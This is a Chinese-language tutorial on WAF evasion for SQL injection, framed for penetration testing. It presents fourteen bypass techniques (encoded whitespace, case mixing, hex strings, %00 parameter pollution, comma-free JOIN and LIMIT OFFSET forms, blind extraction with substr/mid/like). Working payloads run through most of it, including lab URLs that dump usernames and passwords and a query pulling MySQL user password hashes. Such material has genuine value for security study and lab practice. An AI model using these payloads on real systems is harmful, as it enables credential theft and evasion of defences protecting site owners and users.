# SQL注入绕过

**SQL 注入绕过技术**

SQL 注入绕过技术 已经是一个老生常谈的内容了，防注入可以使用某些云 waf 加速乐等安全产品，这些产品会自带 waf 属性拦截和抵御 SQL 注入，也有一些 产品会在服务器里安装软件，例如iis 安全狗、d 盾、还有就是在程序里对输入 参数进行过滤和拦截例如 360webscan 脚本等只要参数传入的时候就会进行检 测，检测到有危害语句就会拦截。SQL 注入绕过的技术也有许多。但是在日渐 成熟的 waf 产品面前，因为 waf 产品的规则越来越完善，所以防御就会越来越高， 安全系统也跟着提高，对渗透测试而言，测试的难度就越来越高了。接下来将会 详细介绍针对 waf 的拦截注入的绕过方法。

# 1.空格字符绕过

两个空格代替一个空格，用 Tab 代替空格，%a0=空格 %20 %09 %0a %0b %0c %0d %a0 %00 /\*\*/ /\*!\*/

select \* from users where id=1 /\*!union\*//\*!select\*/1,2,3,4;

%09 TAB 键（水平）

%0a 新建一行

%0c 新的一页

%0d return 功能

%0b TAB 键（垂直）

%a0 空格


可以将空格字符替换成注释/\*\*/ 还可以使用/\*!这里的根据 mysql 版本的内容 不注释\*/

# 2. 大小写绕过

将字符串设置为大小写，例如 and 1=1 转成 AND 1=1 AnD 1=1

select \* from player where id=1 UNION SELECT 1,2,3,4;


select \* from player where id=1 UniON SelECT 1,2,3,4;



http://127.0.0.1/sqli/Less-27/?id=999999%27%0AuNIon%0ASeLecT%0A1,user(),3%0Aand%0A%271

http://127.0.0.1/sqli/Less-27/?id=9999999%27%09UniOn%09SeLeCt%091,(SelEct%09group\_concat(username,password)from%09users),3%09and%20%271


过滤空格可以用%0 代替也过滤# -- 注释 用字符串匹配



# 3. 浮点数绕过注入

select \* from player where id=8E0union select 1,2,3,4;

select \* from player where id=8.0union select 1,2,3,4;




# 4. NULL 值绕过

select \N; 代表 null

select \* from player where id=\Nunion select 1,2,3,\N;

select \* from player where id=\Nunion select 1,2,3,\Nfrom player;




# 5. 引号绕过

如果 waf 拦截过滤单引号的时候，可以使用双引号在 mysql 里也可以用双引号 作为字符串。

select \* from users where id='1';

select \* from users where id="1";




也可以将字符串转换成 16 进制再进行查询。

select hex('admin');

select \* from users where username='admin';

select \* from users where username=0x61646D696E;




如果 gpc 开启了，但是注入点是整形也可以用 hex 十六进制进行绕过

select \* from users where id=-1 union select 1,2,(select group\_concat(column\_name) from information\_schema.columns where TABLE\_NAME='users' limit 1);

select \* from users where id=-1 union select 1,2,(select group\_concat(column\_name) from information\_schema.columns where TABLE\_NAME=0x7573657273 limit 1);

可以看到存在整型注入的时候没有用到单引号所以可以注入。




可以看到可以把列 usrs 的字段全部查询出来。

# 6. 添加库名绕过

以下两条查询语句，执行的结果是一致的，但是有些 waf 的拦截规则并不会拦 截[库名].[表名]这种模式。


select \* from users where id=-1 union select 1,2,3 from users;

select \* from users where id=-1 union select 1,2,3 from test.users;



mysql 中也可以添加库名查询表。例如跨库查询 mysql 库里的 usrs 表的内容。

select \* from users where id=-1 union select 1,2,3,concat(user,authentication\_string) from mysql.user;




# 7. 去重复绕过

在 mysql 查询可以使用distinct 去除查询的重复值。可以利用这点突破 waf 拦截

select \* from users where id=-1 union distinct select 1,2,3,4 from users;

select \* from users where id=-1 union distinct select 1,2,3,version() from users;




# 8. 反引号绕过

在 mysql 可以使用`这里是反引号` 绕过一些 waf 拦截。字段可以加反引号或者 不加，意义相同。

insert into player (id,name,year,number) values (6,"Yao Ming",2002,11);

insert into player (`id`,`name`,`year`,`number`) values (6,"Yao Ming",2002,11);



# 9. 脚本语言特性绕过

在 php 语言中id=1&id=2 后面的值会自动覆盖前面的值，不同的语言有不同的特性。可以利用这点绕过一些 waf 的拦截。

id=1%00&id=2 union select 1,2,3

有些 waf 回去匹配第一个 id 参数 1%00 %00 是截断字符，waf 会自动截断从而 不会检测后面的内容。到了程序中 id 就是等于 id=2 union select 1,2,3 从绕过注入拦截。

其他语言特性



# 10.逗号绕过

目前有些防注入脚本都会逗号进行拦截，例如常规注入中必须包含逗号


select \* from users where id=1 union select 1,2,3,4;

一般会对逗号过滤成空 select \* from users where id=1 union select 1 2 3 4;这样 SQL 语句就会出错。所以可以不使用逗号进行 SQL 注入。

绕过方法如下

select \* from player where id=1 union select \* from ((select 1)A join (select 2)B join (select 3)C join (select 4)D);


select \* from player where id=1 union select \* from ((select 1)A join (select 2)B join (select 3)C join (select group\_concat(user(),' ',database(),' ',@@datadir))D);



# 11.substr 截取字符串


select(substr(database() from 1 for 1)); 查询当前库第一个字符 查询 m 等于 select(substr(database() from 1 for 1))页面返回正常

select \* from player where id=1 and 'p'=(select(substr(database() from 1 for 1)));



可以进一步优化 m 换成 hex 0x6D 这样就避免了单引号

select \* from player where id=1 and 0x70=(select(substr(database() from 1 for 1)));




# 12.min 截取字符串


这个 min 函数跟 substr 函数功能相同如果 substr 函数被拦截或者过滤可以使用 这个函数代替。

select mid(database() from 1 for 1); 这个方法如上。

select \* from player where id=1 and 'p'=(select(mid(database() from 1 for 1)));



select \* from player where id=1 and 0x70=(select(mid(database() from 1 for 1)));



# 13.like 绕过

使用 like 模糊查询select user() like '%r%'; 模糊查询成功返回 1 否则返回 0


select user() like '%r%';

select user() like '%aa%';

select \* from player where id=1 and (select user() like 'r%');

select \* from player where id=1 and (select user() like 'aa%');

找到第一个字符后继续进行下一个字符匹配。从而找到所有的字符串最后就是 要查询的内容，这种 SQL 注入语句也不会存在逗号。从而绕过 waf 拦截。



# 14.limit offset 绕过

SQL 注入时，如果需要限定条目可以使用 limit 0,1 限定返回条目的数目limit 0,1 返回条一条记录如果对逗号进行拦截时，可以使用 limit 1 默认返回第一条数 据。也可以使用 limit 1 offset 0 从零开始返回第一条记录，这样就绕过 waf 拦截 了。

select \* from player limit 0,1;select \* from player limit 1;

select \* from player limit 1 offset 0;

